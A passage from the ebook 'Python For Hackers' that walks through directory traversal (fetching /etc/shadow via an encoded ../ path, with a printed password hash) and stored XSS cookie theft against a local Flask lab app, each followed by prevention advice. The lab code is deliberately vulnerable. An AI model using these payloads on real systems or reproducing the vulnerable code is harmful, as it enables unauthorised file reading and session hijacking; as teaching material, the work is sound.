python

FOR HACKERS

SHANTNU TIWARI

Python For Hackers

Shantnu Tiwari

This book is for sale at http://leanpub.com/pythonforhackers

This version was published on 2021-06-09

This is a Leanpub book. Leanpub empowers authors and publishers with the Lean Publishing process. Lean Publishing is the act of publishing an in-progress ebook using lightweight tools and many iterations to get reader feedback, pivot until you have the right book and build traction once you do.

Also By Shantnu Tiwari

Python for Scientists and Engineers

Contents


1. Directory Transversal attack

Your webapp may need to read data from the local file system. Maybe you have user info stored in text files, or you have marketing reports stored as CSV files which are displayed in the web browser, so that the sales team can see them when working offsite.

The easy, lazy (and dangerous) way is just to show the files directly in the browser. After all, many file formats like *.txt* and *.csv* are just plain text, and there is no reason the browser can't show them.


The danger is when you allow (by mistake, or by laziness) anyone to access any file on your system. This will usually be allowed due to poor design practices. Too see what we are tlaking about, go to:

```
http://127.0.0.1:5000/get_file/hello.txt
```



The *get_file()* view allows you to read any file in the directory of the web server. For example, you can read *h.txt* so:

```
http://127.0.0.1:5000/get_file/h.txt
```



What's wrong with that, you ask? After all, if you look at the code for the web server which opens this file,

```
@app.route("/get_file/<path:infile>")
def get_file(infile):
    with open(infile, "r") as f:
        text = f.read()
```

Look at the function *get_file()*, as that's what's called when we visit our webpage.

It takes a file called *infile* and opens it, and then returns the text. Of course, the file must be in the path (which in our case is the local directory the web app is run from). As long as you don't put anything important there, it doesn't matter, right?

Wrong.

We can read any file we want, including */etc/shadow*, which if you have never seen before, contains all the passwords on Linux systems. Let's look at our hack script *hack.py*, function *directory_transversal()*. The code is quite simple:

```
def directory_transversal(driver):

    url = "http://127.0.0.1:5000/get_file/..%2fetc/shadow"
```

The above might look complicated, especially if you don't know what *%2f* means. It is simply the HTML code for the / character. As you know, the *get_file()* function opens a file in our system. We are telling it to open the file:

```
../etc/shadow
```

If you have ever used the command line much, you may know that ../ means go up one directory.

Why one directory? Because we are in */vagrant*. Now, if this was a foreign system, and we didn't know where we were, we could still hack it by writing a script that tried different directories. Like:

```
../etc/shadow
../../etc/shadow
../../etc/shadow
../../../etc/shadow

... and so on
```

If you put a / in the path of our webapp, it is removed, for security reasons. But we just replace the / with its HTML equivalent, which is *%2f*. And so we can read the password file. The rest of the code is easy:

```
    driver.get(url)
    r = requests.get(url)
    print(r.text)
```

We just read the shadow file which contains the passwords. This is what we get:

```
daemon:*:16472:0:99999:7:::
bin:*:16472:0:99999:7:::
sys:*:16472:0:99999:7:::
sync:*:16472:0:99999:7:::
games:*:16472:0:99999:7:::
man:*:16472:0:99999:7:::
lp:*:16472:0:99999:7:::
mail:*:16472:0:99999:7:::
news:*:16472:0:99999:7:::
uucp:*:16472:0:99999:7:::
proxy:*:16472:0:99999:7:::
www-data:*:16472:0:99999:7:::
backup:*:16472:0:99999:7:::
list:*:16472:0:99999:7:::
irc:*:16472:0:99999:7:::
gnats:*:16472:0:99999:7:::
nobody:*:16472:0:99999:7:::
libuuid:!:16472:0:99999:7:::
syslog:*:16472:0:99999:7:::
```

```
messagebus:*:16472:0:99999:7:::
landscape:*:16472:0:99999:7:::
sshd:*:16472:0:99999:7:::
pollinate:*:16472:0:99999:7:::
vagrant:$6$gCp2TmnO$4RgsZXtIWN3ulEFamffuy6DQBxe1eFnnar876KxC80LHF3B4EkAXQQcef51t3aec\
PHIxHLbZj9Mg3LXw7aAQK0:16472:0:99999:7:::
statd:*:16472:0:99999:7:::
puppet:*:16472:0:99999:7:::
ubuntu:!:16601:0:99999:7:::
```

If you have never seen a Linux shadow file before ,it is of the format:

```
username :: hashed password
```

Hashing, if you have never heard of the term, is a form of one way encryption, ie. easy to encrypt, very hard, if not impossible to decrypt. There are a lot of usernames, mainly for Linux processes, but since we are logged in as *vagrant*, let's check that:

```
vagrant:$6$gCp2TmnO$4RgsZXtIWN3ulEFamffuy6DQBxe1eFnnar876KxC80LHF3B4EkAXQQcef51t3aec\
PHIxHLbZj9Mg3LXw7aAQK0:16472:0:99999:7:::
```

As you can see, the password is encrypted. Linux wasn't built by amateurs! They know better than to store passwords in plain text. But if you think that protects you, think again. The history of hacking is full of companies whose shadow file was stolen, and then the hackers reverse engineerd the passwords. We will cover rainbow tables later, that allow hackers to beat encrypted passwords like these in minutes. But even without them, the hacker can just write a script that will take our dictionary of passwords, hash (encrypt) it, and then compare it to the password above.

Which is why modern passwords rarely use just hashing, as we will see later.

1.1 Preventing directory transversal

Design your webapp so that you never allow anyone to just read any file they want.

Other than that, the common principle always applies: Never trust user input! Assume it is hostile. Remove any special symbols, like HTML codes from it. There are ready made libraries that will do that for you, use them. This principle will apply again and again, when we look at XSS and injection attacks. Always sanitise user input, always assume the user will try to hack your system.


2. Cross Site Scripting

Cross Site Scripting (shortened to XSS to confuse you) is the one that I didn't understand for the longest time. This is the one section you need to see a practical example to understand.


All websites nowadays run scripts, usually JavaScript. These may do things like set cookies, gather analytic data, make the page pretty etc.

XSS means, in the simplest terms, that the hacker runs his/her own script on *your* webpage, and uses it to trick the end user into doing things they might not otherwise do. So the attacker could have them login into a fake page, steal their cookies, bypass the spam filter, anything.

Let's see this with a simple example. Go to: *http://127.0.0.1:5000/blog*




Type something in the box and click on the button. You should see your post appear on the screen:




This is a very simple blogging simulator. You type something in the input form, it appears on the screen.

Now, to show you what an XSS hack would appear like, enter this into the box:

```
<script>alert('You been hacked!');</script>
```




You should see something like this:




This is a simple Javascript snippet that will display a *You been hacked!* popup box.

Click okay. You will see that the script part doesn't appear on the screen:



You can see an empty bullet point, but no text there. But the script has been copied to the page. Try reloading the page:



You will see the message again. Everytime you load the page, the script will run.

Now imagine that instead of just displaying a popup, the script did something more malicious, like stealing your data?

2.1 Stealing the user cookie

Let's look at the part of the code that runs the blog in our app.py:

```
@app.route('/blog')

def blog(name=None):
    resp = make_response(render_template("secret.html", posts=posts))
    resp.set_cookie('secret password', '1234567')
    return resp
```

The key thing is this line:

```
resp.set_cookie('secret password', '1234567')
```

We are setting a cookie on the user's system with the *secret_password* set to *1234567*.

As you know, once you login into a page, you don't have to do that again and again. Most websites will store a cookie on your page that will identify you to the server. They won't store your password like I have. It will usually be a identification code. But here is the key thing: If someone steals your cookie, they can use the webapp as you, without having to login. There are exceptions, like some

banks that will warn you if you are logged in from two places, or websites that will forcefully log you out after an hour or so of inactivity. As you know, once you login into a page, you don't have to do that again and again. Most websites will store a cookie on your page that will identify you to the server. They won't store your password like I have. It will usually be a identification code. But here is the key thing: If someone steals your cookie, they can use the webapp as you, without having to login. There are exceptions, like some banks that will warn you if you are logged in from two places, or websites that will forcefully log you out after an hour or so of inactivity.

But in general, stealing your cookies is a very bad thing. And now we will write a script to do just that.

Open up *hack.py*, and uncomment the function *xss_attack()*.

```
def xss_attack(driver):
    driver.get("http://127.0.0.1:5000/blog")
```

We open the blog page in our driver.

```
elem = driver.find_element_by_name("post")
```

Using any of the techniques mentions in Chapter 2, we find that the name of the input form is *post*. We find this element.

```
elem.send_keys("<script>document.write(document.cookie);</script>")
elem.send_keys(Keys.RETURN)
```

This time, we send a script to print the cookie. The Javascript code *document.write(document.cookie)* will write the cookie on the screen. Mind you, we still can't see it, as it's a part of the HTML code now. But that's simple, we merely print out the whole page:

```
print(driver.page_source)
```

Running the code, we get the output:

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml"><head>
    <title>secret</title>
    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="http://netdna.bootstrapcdn.com/bootstrap/3.0.0/css/\
bootstrap.min.css" />
    <!-- Optional theme -->
    <link href="//netdna.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap-theme.min.cs\
s" rel="stylesheet" />

    <!-- Latest compiled and minified JavaScript -->
    <script src="//netdna.bootstrapcdn.com/bootstrap/3.0.3/js/bootstrap.min.js"></sc\
ript>

    <meta content="width=device-width, initial-scale=1.0" name="viewport" />

    <style>
        form#add-post{padding:15px;}
    </style>
</head>

<body>

    <div class="container">


        <div class="row">
            <div class="col-md-12">

                <div class="panel panel-primary">
                    <div class="panel-heading">
                        <h3 class="panel-title">Posts</h3>
                    </div>
                    <ul>

                            <li>My first blog</li>

                            <li><script>document.write(document.cookie);</script>sec\
ret password=1234567</li>

                     </ul>
                </div>
```

```
            </div>

        </div><!-- row-->

        <div class="row">

            <div class="col-md-12">

                <div class="panel panel-info">
                    <div class="panel-heading">
                        <h3 class="panel-title">Add new post</h3>
                    </div>

                    <form method="post" action="/add" id="add-post">
                        <p> Enter the post dude</p>
                        <input type="text" name="post" />
                        <input type="submit" value="Send the post, man" class="btn b\
tn-primary" />
                    </form>
                </div>

            </div>

        </div>

    </div><!-- container -->

</body></html>
```

The relevant part is this:

```
<li><script>document.write(document.cookie);</script>secret password=1234567</li>
```

You can see the secret password has been printed on the screen. This could as easily have been the server identification code, and the hacker could now modify his own cookie to login as you.

Scary.


2.2 Preventing XSS attacks

I have to be honest with you. I had to hack my script to allow this code to work. My web framework Flask blocks XSS by default. As do most frameworks.

Open up app.py and comment out this line:

```
app.jinja_env.autoescape = False
```

Now try the hack scripts. Try them manually if you want. This is what will happen:



Now you no longer see the popup, or the secret password. Instead, Flask treats the *script* tag as just plain text and prints it on the screen. It automatically escapes the script and HTML codes. This is the default behaviour of almost every web framework out there.

So to prevent XSS attacks, make sure you are using the latest version of your framework, and update any plugins you maybe using. You still need to be wary of user input, but in this case, let the framework do the heavy work.